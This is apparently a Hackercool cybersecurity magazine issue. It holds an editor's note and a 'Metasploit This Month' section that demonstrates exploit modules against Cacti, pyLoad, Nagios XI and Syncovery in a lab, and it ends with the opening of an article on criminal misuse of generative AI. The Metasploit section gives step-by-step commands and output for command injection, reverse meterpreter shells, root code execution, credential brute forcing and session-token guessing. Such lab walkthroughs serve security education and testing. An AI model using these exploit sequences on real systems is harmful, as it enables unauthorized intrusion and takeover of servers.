

How Hackers are using a default installed app to hack into Windows systems.

No, This is not Macro, XLL, Polyglot, ISO or RDP.

All About the Data your SmartPhone is
collecting about you but you have no idea at all.

What's The One Thing To Be Tackled To
Protect Privacy Online

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 2

I AM REALLY HAPPY Today. If you want to know why, read on. Back when I started this Magazine seven years back in 2016, my plan was simple. To release One Issue every month but in a different sense. My plan was to release every month's issue the next month (i.e October 2016 Issue in the month of November 2016, November 2016 Issue in December 2016). There was no particular strategic reason why I took that decision. It was born out of my compulsion. I can say that. Back then, I thought it would be a breeze to maintain this schedule. However, it would prove more than impossible to maintain this pattern.

Our Magazine, which was available only on Gumroad then, had delays upto 8 months once. Just imagine, getting you March 2023 Issue in the month of December 2023. It was like this. The reasons for delay were many. Managing time (I teach History in a schools) was the primary reason. Getting articles to stay in tune with the theme of Real World Hacking was another important reason. There are others too. But these were the primary ones.

Clearing these backlog Issues proved to be insurmountable task once. It took almost seven years to clear all this backlog Issues and get to my initial plan as Feb 2023 issue is being released in the month of March 2023.

As we move in to our sixth Edition, GOD has blessed Hackercool Magazine to move out of bedroom where it actually started to a rented single room. We had some modest infrastructure upgrades too in these seven years to accommodate over 76 operating systems (virtual machines). Our Hackercool magazine is now available on Zinio, Magzter apart from Gumroad and our Website.

Ofcourse, it took some specialized efforts to come to this point. The effort of the freelance typist who converts my pathetic handwriting to typed text is commendable. There were efforts of some other freelance writers too and my partially improved time management skills.

The Magazine is not yet making financial surplus but that's due to poor marketing practices and Superman Syndrome. Maybe another Editor's note is required to tell you about that. Well, these are some positive reasons why I was happy. Now you know.

After some time, I plan to move the schedule to Monthly Issue in the same month (June Issue in the month of June, July Issue in the month of July etc) but that's after some time until then, keep enjoying readers.

""THE THREAT ACTOR WAS ABLE TO MAINTAIN A GITHUB REPOSITORY , FREQUENTLY STAGING MALICIOUS PAYLOADS FOR MORE THAN 2 YEARS WITHOUT BEING DETECTED OR TAKEN DOWN."

-ZSCALER SECURITY RESEARCHERS SUDEEP SINGH AND NAVEEN SELVAN ON SCARCRUFT APT.

INSIDE

See what our Hackercool Magazine February 2023 Issue has in store for you.

1. Metasploit This Month:

Cacti CMD Injection, pyLoad js2py Exec, Nagios XI RCE and Syncovery Modules

2. Cyber Security :

Scams, Deepfake porn and romance bots: advanced AI is exciting, but incredibly dangerous in criminals hands.

3. What's New:

Athena OS and Parrot OS 5.2

4. Data Security:

Satellite Data: The other type of SmartPhone Data you might not know about.

5. Real World Hacking:

Microsoft OneNote Attachments: Hacker's New Favourite

6. Online Security:

Protecting Privacy online begins with tackling digital resignation.

Installations

Downloads

Other Useful Resources

Cacti CMD Injection, pyLoad js2py Exec, Nagios XI and Syncovey Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Cacti CMD Injection Module

TARGET: Cacti > 1.2.22
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

Cacti is an open source, web-based network monitoring, performance, fault and configuration management framework written in PHP any MYSQL. The above-mentioned versions of Cacti have an unauthenticated command injection vulnerability which can be exploited to get a shell with “www-data” user privileges. We have tested this module on Cacti 1.2.22. The installation and configuration of the vulnerable target is given in our Installations section. Let’s see how this module works. After the target is set, load the cacti_unauthenticated cmd_injection module.

```
msf6 > search cacti
```

```
Matching Modules
```

```
=====
```

#	Name	Disclo
0	exploit/linux/http/cacti_unauthenticated_cmd_injection	2022-12-05
1	exploit/unix/http/cacti_filter_sqli_rce	2020-06-17
2	exploit/unix/webapp/cacti_graphimage_exec	2005-01-15

A new malware campaign was detected which takes control of users Facebook and YouTube accounts and rent out access to raise view counts and likes for videos and posts shared on the platforms.


```
msf6 > use 0
```

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > show options
```

```
Module options (exploit/linux/http/cacti_unauthenticated_cmd_injection):
```

Name	Current Setting	Required	Description
HOST_ID		no	The host_id value to use. By default, the module will try to brute force this.
LOCAL_DATA_ID		no	The local_data_id value to use. By default, the module will try to brute force this.
Proxies		no	A proxy chain of form at type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path to Cacti
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host
X_FORWARDED_FOR_IP	127.0.0.1	yes	The IP to use in the X-Forwarded-For HTTP header. This should be resolvable to a hostname in the poller table.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
1	Automatic (Linux Dropper)

Set all the required options and use "check" command to see if the target is vulnerable.

```
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > set r
hosts 172.28.0.3
rhosts => 172.28.0.3
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > set r
port 80
rport => 80
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > set l
host 172.28.0.1
lhost => 172.28.0.1
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > check
[*] 172.28.0.3:80 - The target appears to be vulnerable. The target
is Cacti version 1.2.22
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > run

[*] Started reverse TCP handler on 172.28.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is Cacti version
1.2.22
[*] Trying to bruteforce an exploitable host_id and local_data_id by
trying up to 500 combinations
[*] Enumerating local_data_id values for host_id 1
[+] Found exploitable local_data_id 6 for host_id 1
[*] Command Stager progress - 100.00% done (1118/1118 bytes)
[*] Sending stage (1017704 bytes) to 172.28.0.3
[*] Meterpreter session 1 opened (172.28.0.1:4444 -> 172.28.0.3:4254
4) at 2023-03-10 06:25:24 -0500

meterpreter > █
```



```

meterpreter > sysinfo
Computer      : 172.28.0.3
OS           : Debian 11.5 (Linux 5.10.0-kali7-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > █

```

As readers can see, we successfully get a meterpreter session on the target with “www-data” privileges on the target system.

[pyLoad js2py Exec Module](#)

TARGET: [pyLoad < 0.5.b3.dev31](#)
MODULE : [Exploit](#)

TYPE: [Remote](#)
ANTI-MALWARE : [NA](#)

pyLoad is an open source Download Manager written in pure python. All the above-mentioned versions of the software are vulnerable to python code injection vulnerability.

This is possible because of pyimport functionality exposed by the js2py library used by pyLoad. pyLoad runs two services by default. One service runs on port 8000 but this is not accessible externally. Another service by name “Click ‘N’ Load “service runs on port 9666. This can be accessed without the need of any authentication. So an unauthenticated attacker can issue a POST request to the flash/addcrypted2 endpoint to exploit this vulnerability.

We have tested this on pyLoad version 0.5.0b3.dev30 running on a Docker container. The vulnerable docker container can be started as shown below.

```

(kali@212d) - [~/docker_containers/js2py]
$ docker run -d \
  --name=pyload-ng \
  -e PUID=1000 \
  -e PGID=1000 \
  -e TZ=Etc/UTC \
  -p 8000:8000 \
  -p 9666:9666 \
  --restart unless-stopped \
  lscr.io/linuxserver/pyload-ng:version-0.5.0b3.dev30 █

```

Once the vulnerable pyLoad docker container is ready, load the pyload_js2py_exec module.

Attackers have allegedly flooded NPM Repository with over 15,000 Spam packages containing phishing links.


```
(kali@212d) - [~/docker_containers/js2py]
$ docker ps
CONTAINER ID   IMAGE                                STATUS      PORTS
COMMAND        CREATED              NAMES
9fcf63b1d676   lscr.io/linuxserver/pyload-ng:version-0.5.0b3.dev30
"/init"        20 seconds ago     Up 18 seconds   0.0.0.0:8000->8000/tcp,
0.0.0.0:9666->9666/tcp   payload-ng

(kali@212d) - [~/docker_containers/js2py]
$
```

```
msf6 > search js2py
```

```
Matching Modules
```

```
=====
```

#	Name	Description	Disclosure Date	Rank
0	exploit/linux/http/pyload_js2py_exec	pyLoad js2py Python Execution	2023-01-13	excellent

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/http/pyload_js2py_exec`

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/pyload_js2py_exec) > show options
```

```
Module options (exploit/linux/http/pyload_js2py_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	9666	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections

SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI / URIPATH		yes no	Base path The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,httprequest,psch,psch_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Unix Command

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/http/pyload_js2py_exec) > █
```

Set all the required options and use “check” command to see if the target is vulnerable.


```
msf6 exploit(linux/http/pyload_js2py_exec) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/http/pyload_js2py_exec) > set rport 9666
rport => 9666
msf6 exploit(linux/http/pyload_js2py_exec) > check
[*] 172.17.0.2:9666 - The target appears to be vulnerable. Successfully tested command injection.
msf6 exploit(linux/http/pyload_js2py_exec) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(linux/http/pyload_js2py_exec) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/http/pyload_js2py_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Successfully tested command injection.
[*] Executing Unix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24380 bytes) to 172.17.0.2
[-] Meterpreter session 1 is not valid and will be closed
[*] 172.17.0.2 - Meterpreter session 1 closed.
[*] Sending stage (24380 bytes) to 172.17.0.2
[*] Meterpreter session 2 opened (172.17.0.1:4444 -> 172.17.0.2:51404) at 2023-03-10 07:01:45 -0500

meterpreter > sysinfo
Computer      : 9fcf63b1d676
OS           : Linux 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12)
Architecture : x64
Meterpreter  : python/linux
meterpreter > getuid
Server username: abc
meterpreter > █
```

As readers can see, we successfully have a meterpreter session on the target.

Nagios XI Authenticated RCE Module

TARGET: Nagios XI 5.6.to 5.7.5
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

Nagios is an open source network monitoring software. The above mentioned version of Nagios XI has a command injection vulnerability which can be exploited by authenticated attackers to

execute malicious code on the target.

There are three vulnerable configuration wizards that are vulnerable to command injection vulnerability. They are, “windowswmi”, “switch” and “cloud_vm”. We have tested this on Nagios XI 5.7.5. The installation and configuration information of target is given in our Installations section. Let’s see how this module works.

After the target is set, load the `nagios_XI_configwizards_authenticated_rce` module.

```
msf6 > search nagiosxi
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/nagios_xi_configwizards_authenticated_rce	2021-02-13	excellent	Yes	Nagios XI 5.5.6 to 5.7.5 - ConfigWizards Authenticated Remote Code Execution
1	exploit/linux/http/nagios_xi_mibs_authenticated_rce	2020-10-20	excellent	Yes	Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote Code Execution
2	exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo	2018-04-17	manual	Yes	Nagios XI Chained Remote Code Execution
3	post/linux/gather/enum_nagios_xi	2018-04-17	normal	No	Nagios XI Enumeration
4	exploit/linux/http/nagios_xi_plugins_check_plugin_authenticate				

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_perl_ssl
```

```
msf6 exploit(linux/http/nagios_xi_configwizards_authenticated_rce) > show options
```

Module options (exploit/linux/http/nagios_xi_configwizards_authenticated_rce):

Name	Current Setting	Required	Description
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		no	Password to authenticate with

Proxies		no	ate with A proxy chain of form at type:host:port[,ty pe:host:port][...]
RHOSTS		yes	The target host(s), s ee https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/nagiosxi/	yes	The base path to the Nagios XI application
TARGET_CVE	CVE-2021-25296	yes	CVE to exploit (CVE-2 021-25296, CVE-2021-2 5297, or CVE-2021-252 98)
URIPATH		no	The URI to use for th is exploit (default i s random)
USERNAME	nagiosadmin	no	Username to authentic ate with
VHOST		no	HTTP server virtual h ost
When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lpwrequest,psh_invokewebrequest,ftp_http:			
Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network i nterface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on .

No Time to add Trivia

Payload options (cmd/unix/reverse_perl_ssl):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
2	CMD

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > 
```

Set all the required options and use “check” command to see if the target is vulnerable.

```
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > set rhosts 192.168.40.162
rhosts => 192.168.40.162
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > set username nagiosadmin
username => nagiosadmin
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > set password nagiosadmin
password => nagiosadmin
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > check

[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.7.5.
[*] 192.168.40.162:80 - The target appears to be vulnerable.
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > 
```

The target is indeed vulnerable. Execute the module.

No Time to add Trivia


```

msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > set lhost 192.168.40.128
lhost => 192.168.40.128
msf6 exploit(linux/http/nagios_xi_configwizards_authenticating_rce) > run

[*] Started reverse SSL handler on 192.168.40.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.7.5.
[+] The target appears to be vulnerable.
[*] Sending the payload...
[*] Command shell session 1 opened (192.168.40.128:4444 -> 192.168.40.162:35066) at 2023-03-10 08:24:49 -0500

id
uid=48(apache) gid=48(apache) groups=48(apache),1000(nagios),1001(nagios)
uname -a
Linux localhost.localdomain 3.10.0-1160.2.2.el7.x86_64 #1 SMP Tue Oct 16 16:53:08 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

```

As readers, we have a shell successfully on the target system.

[Syncovery Login Brute-Forcer Module](#)

TARGET: Syncovery for Linux
MODULE : Auxiliary

TYPE: Remote
ANTI-MALWARE : NA

Syncovery is a backup and file synchronization software that works on Windows, Mac, Linux and FreeBSD. This module is a login scanner module that can be used to brute force and retrieve Syncovery credentials. Note that this module only works on Syncovery installed on Linux devices. We have tested this module on the latest version of Syncovery installed on Ubuntu. The download information of the vulnerable software is given in our Downloads section. After downloading, install it as shown below.

```

user1@ubuntu2204:~/Downloads$ sudo dpkg -i Syncovery-9.49i-amd64.deb
[sudo] password for user1:
Selecting previously unselected package syncovery.
(Reading database ... 139135 files and directories currently installed.)
Preparing to unpack Syncovery-9.49i-amd64.deb ...
Unpacking syncovery (9.49i) ...
Setting up syncovery (9.49i) ...

```



```

Setting up syncovery (9.49i) ...
01:23:34 SyncoveryCL v9.49i

Creating /etc/SyncoveryCL.conf with workdir=/etc/.Syncovery
01:23:35 SyncoveryCL v9.49i

Reading config file /etc/SyncoveryCL.conf
Temp folder from /etc/SyncoveryCL.conf: /var/run/.syncoverytemp
01:23:35 Initializing
Changed perms of /etc/.Syncovery to 777, result code =0
Wrote /etc/SyncoveryCL.conf with workdir=/etc/.Syncovery and tempdir=/var/run/.syncoverytemp
01:23:35 Log folder: /etc/.Syncovery/Logs
01:23:35 Configuration File: /etc/.Syncovery/Syncovery.cfg

01:23:35 Storing global settings:
01:23:35 Configuring web server for localhost, port 8999.
01:23:35 Web Docs Path: /usr/lib/Syncovery/WebDocs
01:23:35 Username: default
Preparing service for systemd
Created symlink /etc/systemd/system/multi-user.target.wants/syncoverycl.service
→ /etc/systemd/system/syncoverycl.service.
Launching Syncovery v9.49i (64 Bit) daemon
user1@ubuntu2204:~/Downloads$

```

After is target is successfully installed, load the syncovery_linux_login module.

```
msf6 > search syncovery
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/http/syncovery_linux_rce_2022_36534	2022-09-06	excellent	Yes	Syncovery For Linux Web-GUI Authenticated Remote Command Execution
1	auxiliary/scanner/http/syncovery_linux_login		normal	No	Syncovery For Linux Web-GUI Login Utility
2	auxiliary/scanner/http/syncovery_linux_token_cve_2022_36536	2022-09-06	normal	Yes	Syncovery For Linux Web-GUI Session

No Time to add Trivia


```
msf6 > use 1
```

```
msf6 auxiliary(scanner/http/syncovery_linux_login) > show options
```

```
Module options (auxiliary/scanner/http/syncovery_linux_login):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD	pass	no	The password to Sync over (default: pass)
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[, type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8999	yes	The target port (TCP)

USER_AS_PASS	false	no	s and passwords separated by space, one pair per line Try the username as the password for all users
USER_FILE		no	File containing user names, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/syncovery_linux_login) > █
```

Set all the required options. In this test, we are testing the target with default credentials of Syncovery i.e (default:pass). After all the options are set, execute the module.

```
msf6 auxiliary(scanner/http/syncovery_linux_login) > set rhosts 192.168.40.143
rhosts => 192.168.40.143
msf6 auxiliary(scanner/http/syncovery_linux_login) > run

[+] 192.168.40.143:8999 - Syncovery File Sync & Backup Software confirmed
[+] 192.168.40.143:8999 - Identified version: 9.49i
[+] 192.168.40.143:8999 - Success: 'default:pass'
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/syncovery_linux_login) > █
```

As readers can see, the module successfully identified credentials on the target.

[Syncovery Authenticated RCE Module](#)

TARGET: Syncovery for Linux < v9.48j, 8

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

The above-mentioned versions of Syncovery installed on Linux has an authenticated remote code execution vulnerability in the Web Graphical user Interface. This is possible because Syncovery allows authenticated users to create jobs. These user-created jobs can contain arbitrary system co-

mmmands that can be executed as the user “root”.

We have tested this module on Syncovery 9.4.7a version installed on Ubuntu. It can be installed in the same way explained in above. We will be using default credentials for testing. After the target is installed, load the `syncovery_linux_rce_36534` module.

```
msf6 > search syncovery
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/http/syncovery_linux_rce_2022_36534	2022-09-06	excellent	Yes	Syncovery For Linux Web-GUI Authenticated Remote Command Execution
1	auxiliary/scanner/http/syncovery_linux_login		normal	No	Syncovery For Linux Web-GUI Login Utility
2	auxiliary/scanner/http/syncovery_linux_token_cve_2022_36536	2022-09-06	normal	Yes	Syncovery For Linux Web-GUI Session

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > show options
```

```
Module options (exploit/unix/http/syncovery_linux_rce_2022_36534):
```

Name	Current Setting	Required	Description
PASSWORD	pass	yes	The password to Syncovery (default: pass)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8999	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The path to Syncovery

TOKEN		no	A valid session token
USERNAME	default	yes	The username to Syncove ry (default: default)
VHOST		no	HTTP server virtual hos t

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an inte rface may be specified)
LPORT	4444	yes	The listen port

Set all the required options (the credentials are already set) and use check command to see if the target is vulnerable.

```
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > set lhost
lhost => 192.168.40.153
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > set rhost
rhost => 192.168.40.143
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > check
[*] 192.168.40.143:8999 - The target appears to be vulnerable.
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(unix/http/syncovery_linux_rce_2022_36534) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] 192.168.40.143:8999 - Exploit successfully executed
[*] Sending stage (24380 bytes) to 192.168.40.143
[+] Deleted /etc/.Syncovery/Logs/mszoyrbqnrrplgjnkv_2023-03-09_0
4.45.52_Left_and_right_base_paths_in_the_profile_must_be_different
.log
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.143:40968) at 2023-03-09 07:45:56 -0500

meterpreter > █
```



```
meterpreter > sysinfo
Computer      : ubuntu2204
OS            : Linux 5.15.0-25-generic #25-Ubuntu SMP Wed Mar 3
0 15:54:22 UTC 2022
Architecture  : x64
System Language : en_US
Meterpreter   : python/linux
meterpreter > getuid
Server username: root
meterpreter > █
```

As readers can see, we successfully got a meterpreter session on the target system with “root” privileges.

[Syncovery Session-Token Brute Force Login Module](#)

TARGET: Syncovery for Linux < v9.48j, 8

TYPE: Remote

MODULE : Auxiliary

ANTI-MALWARE : NA

This module attempts to brute-force a valid session token from Syncovery Web-GUI. The above-mentioned versions are vulnerable. How does this do it?

In Syncovery, session tokens are basically just in format of base64(m/d/y H.M.S) at the time of login. Usually session tokens are in the form of a randomly generated token. Once user logs in and doesn't logout, the session token stays valid until next reboot. Moreover, version 8 of Syncovery and its mobile versions don't have a logout button.

This module brute forces the session token by generating all possible tokens, for every second between “Date Time now” and the given X days . if a valid session token is found, it stops. We have tested this module on Syncovery 9.47a installed on Ubuntu. The download information of the vulnerable software is given in our Downloads section. Once downloaded, install the vulnerable software as shown below.

```
user1@ubuntu2204:~/Downloads$ sudo dpkg -i Syncovery-9.47a-amd64.deb
Selecting previously unselected package syncovery.
(Reading database ... 139135 files and directories currently installed.)
Preparing to unpack Syncovery-9.47a-amd64.deb ...
Unpacking syncovery (9.47a) ...
Setting up syncovery (9.47a) ...
03:48:16 SyncoveryCL v9.47a

/etc/SyncoveryCL.conf already exists
03:48:17 SyncoveryCL v9.47a

Reading config file /etc/SyncoveryCL.conf
Temp folder from /etc/SyncoveryCL.conf: /var/run/.syncoverytemp
03:48:17 Initializing
03:48:17 Log folder: /etc/.Syncovery/Logs
03:48:17 Configuration File: /etc/.Syncovery/Syncovery.cfg

03:48:17 Storing global settings:
03:48:17 Configuring web server for localhost, port 8999.
```


Once target is installed, login into the target using default credentials once. Next, load the `syncovey_linux_token_cve_2022_36536` module.

```
msf6 > search syncovey
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/http/syncovey_linux_rce_2022_36534	2022-09-06	excellent	Yes	Synovey For Linux Web-GUI Au
1	auxiliary/scanner/http/syncovey_linux_login		normal	No	Synovey For Linux Web-GUI Lo
2	auxiliary/scanner/http/syncovey_linux_token_cve_2022_36536	2022-09-06	normal	Yes	Synovey For Linux Web-GUI Se

```
msf6 > use 2
```

```
msf6 auxiliary(scanner/http/syncovey_linux_token_cve_2022_36536) > show options
```

Module options (auxiliary/scanner/http/syncovey_linux_token_cve_2022_36536):

Name	Current Setting	Required	Description
BRUTEFORCE_SP	5	yes	How fast to bruteforce, from 0 to 5
DAYS	1	yes	Check today and last X day(s) for valid session token
Proxies		no	A proxy chain of format type:host:port[, type:host:port][...]
RHOSTS	192.168.40.143	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8999	yes	The target port (TCP)

SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/	no	The path to Syncovery
THREADS	1	yes	The number of concurrent threads (max one per host)
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/syncovery_linux_token_cve_2022_36536) > █
```

Set the RHOSTS option and use check command to see if the target is vulnerable.

```
msf6 auxiliary(scanner/http/syncovery_linux_token_cve_2022_36536) > set rhosts 192.168.40.143
rhosts => 192.168.40.143
msf6 auxiliary(scanner/http/syncovery_linux_token_cve_2022_36536) > check

[+] 192.168.40.143:8999 - Syncovery 9.47a
[*] 192.168.40.143:8999 - The target appears to be vulnerable.
msf6 auxiliary(scanner/http/syncovery_linux_token_cve_2022_36536) > █
```

The target is vulnerable. Now, execute the module.

```
msf6 auxiliary(scanner/http/syncovery_linux_token_cve_2022_36536) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] 192.168.40.143:8999 - Syncovery 9.47a
[+] The target appears to be vulnerable.
[*] 192.168.40.143:8999 - Starting Brute-Forcer
[-] 192.168.40.143:8999 - INVALID TOKEN: MDMvMDkvMjAyMyAwNjo0To0Mw==
[-] 192.168.40.143:8999 - INVALID TOKEN: MDMvMDkvMjAyMyAwNjo0To0Mg==
```



```
msf6 auxiliary(scanner/http/syncovery_linux_token
_cve_2022_36536) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 192.168.40.143:8999 - Starting Brute-Forcer
[+] 192.168.40.143:8999 - VALID TOKEN: MDMvMDkvMjAyMyAwNDoyMDozOA=
=
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/syncovery_linux_token
_cve_2022_36536) > █
```

As readers can see, the module found a valid token successfully.

Scams, deepfake porn and romance bots: advanced AI is exciting, but incredibly dangerous in criminals' hands

CYBER SECURITY

Brendan Walker-Munro

Senior Research Fellow, The University of
Queensland

damage. There's a lot we stand to lose, should laws and regulation fail to keep up.

From Controversy To Outright Crime

The generative AI industry will be worth about A\$22 trillion by 2030, according to the CSIRO. These systems – of which ChatGPT is currently the best known – can write essays and code, generate music and artwork, and have entire conversations. But what happens when they're turned to illegal uses?

Last week, the streaming community was rocked by a headline that links back to the misuse of generative AI. Popular Twitch streamer Atrio issued an apology video, teary eyed, after being caught viewing pornography with the superimposed faces of other women streamers.

